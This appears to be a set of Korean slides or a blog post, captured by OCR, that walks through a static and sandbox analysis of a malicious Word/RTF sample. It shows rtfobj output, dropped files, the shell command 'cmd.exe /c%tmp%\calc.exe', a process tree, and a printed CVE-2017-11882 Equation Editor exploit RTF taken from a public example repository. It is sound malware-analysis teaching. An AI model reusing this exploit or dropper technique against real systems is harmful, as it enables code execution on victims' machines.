
sample3 정적 분석


afchunk24.zip - 반디집 7.16 (스탠더드)
파일(F) 편집(E) 찾기(I) 설정(S) 보기(V) 도구(T) 도움말(A)
열기
풀기
새로 압축
파일 추가
파일 삭제
테스트
스캔
칼럼 설정
코드페이지
이름

- afchunk24.zip
  - _rels
  - docProps
  - word
    - _rels
    - theme


..
_rels
theme
afchunk.rtf
document.xml
fontTable.xml
settings.xml
styles.xml
webSettings.xml

sample3 정적 분석



```
C:₩Users₩forgo₩Desktop₩analy₩sample3>D:₩malware_Analysis₩rtfobj₩rtfobj.py afchunkrtf.vir
rtfobj 0.55.2 on Python 3.8.5 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'afchunkrtf.vir' - size: 3991619 bytes
---+----------+---------------------------------------------------------------
id |index     |OLE Object
---+----------+---------------------------------------------------------------
0  |0024F567h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 776365
   |          |OLE Package object:
   |          |Filename: 'calc.exe'
   |          |Source path: 'C:₩₩fakepath₩₩calc.exe'
   |          |Temp path = 'C:₩₩fakepath₩₩calc.exe'
   |          |MD5 = '60b7c0fead45f2066e5b805a91f4f0fc'
---+----------+---------------------------------------------------------------
1  |003CA760h |format_id: 2 (Embedded)
   |          |class name: b'Equation.3'
   |          |data size: 3584
   |          |MD5 = '142cf9ec93e57d6ff7d29e32a2558b7f'
   |          |CLSID: 0002CE02-0000-0000-C000-000000000046
   |          |Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or
   |          |CVE-2018-0802)
   |          |Possibly an exploit for the Equation Editor vulnerability
   |          |(VU#421280, CVE-2017-11882)
---+----------+---------------------------------------------------------------
2  |003CC9A6h |format_id: 2 (Embedded)
   |          |class name: b'Equation.3'
   |          |data size: 3072
   |          |MD5 = '0e0554bf8f1a87fe501f8cde89b53105'
   |          |CLSID: 0002CE02-0000-0000-C000-000000000046
   |          |Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or
   |          |CVE-2018-0802)
   |          |Possibly an exploit for the Equation Editor vulnerability
   |          |(VU#421280, CVE-2017-11882)
---+----------+---------------------------------------------------------------
```


sample3 정적 분석



Files Written

```
C:\Users\Administrator\AppData\Roaming\Microsoft\Templates\~$Normal.dotm
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{97F503D7-A074-4BD4-8E67-B77C74165ACD}.tmp
C:\~$sample.docx
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1AFAAD4E-755D-4205-863A-577E6135CC3A}.tmp
C:\Users\Administrator\AppData\Local\Temp\calc.exe
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\86C80F64.wmf
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{E969F506-A0CF-491A-AA39-58C966169DCB}.tmp
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A74ABC73-04EB-43BB-A0B0-25684BE8A8DB}.tmp
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EC47F228-1759-4270-B547-5D5300039381}.tmp
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{6AE2C7E8-E414-4A6F-884E-CCB07E1469CB}.tmp
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{DE98D48D-4632-4986-A4FA-602B2350ADFC}.tmp
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{CD49451D-7DAF-4205-877C-944963D4DC63}.tmp
C:\Users\Administrator\AppData\Roaming\Microsoft\Office\Recent\sample.LNK
C:\Users\Administrator\AppData\Roaming\Microsoft\Office\Recent\index.dat
C:\Users\Administrator\AppData\Roaming\Microsoft\Office\Recent\本地磁盘 (C).LNK
```

sample3 정적 분석, 궁금증



Shell Commands

```
cmd.exe /c%tmp%\calc.exe A↕♀C
```

Processes Injected

```
C:\Windows\System32\cmd.exe
C:\Users\ADMINI~1\AppData\Local\Temp\calc.exe
```


Processes Terminated

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorsvw.exe
C:\Program Files\Common Files\microsoft shared\EQUATION\EQNEDT32.EXE
C:\Users\ADMINI~1\AppData\Local\Temp\calc.exe
C:\Windows\System32\cmd.exe
```

Processes Tree

```
↳ 3184 - mscorsvw.exe
↳ 2196 - eqnedt32.exe
↳ 3272 - eqnedt32.exe
  ↳ 3188 - cmd.exe
    ↳ 2916 - calc.exe
```

sample3 정적 분석, 궁금증




15 lines (15 sloc) | 7.89 KB

```
{\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang1033{\fonttbl{\f0\fnil\fcharset0 Calibri;}}
{\*\generator Riched20 6.3.9600}\viewkind4\uc1
\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 010
}{\result{\pict{\*\picprop}\wmetafile8\picw380\pich260\picwgoal380\pichgoal260
0100090000039e00000002001c0000000000050000000902000000000500000002010100000005
0000000102ffffff00050000002e0118000000050000000b0200000000050000000c02a0016002
1200000026060f001a00ffffffff000010000000c0ffffffc6ffffff20020000660100000b0000
0026060f000c004d61746854797065000020001c000000fb0280fe000000000000900100000000
0402001054696d6573204e657720526f6d616e00feffffff5f2d0a6500000a00000000000040000
002d01000009000000320a6001100003000000313131000a00000026060f000a00ffffffff0100
000000001c000000fb021000070000000000bc02000000000102022253797374656d000048008a
0100000a000600000048008a01ffffffff6ce21800040000002d01010004000000f00100000300
00000000
}}}
\par}
```


https://github.com/embedi/CVE-2017-11882/tree/master/example

실험을 해보자!



111

실험을 해보자!



42 / 59

42 security vendors flagged this file as malicious

02a69029bf2b0c97bfb9ddbbe6e89409f1b11007a92d8ca4a6df6597b72eb453


exploit.rtf

cve-2017-11882 exploit ole-embedded rtf

7.89 KB
Size

2021-04-24 15:39:49 UTC
1 month ago

docx에 파일을 숨긴다면?




C › 다운로드 › CVE-2017-11882-master › CVE-2017-11882-master › example

이름

- ins
- exploit.rtf
- test.docx

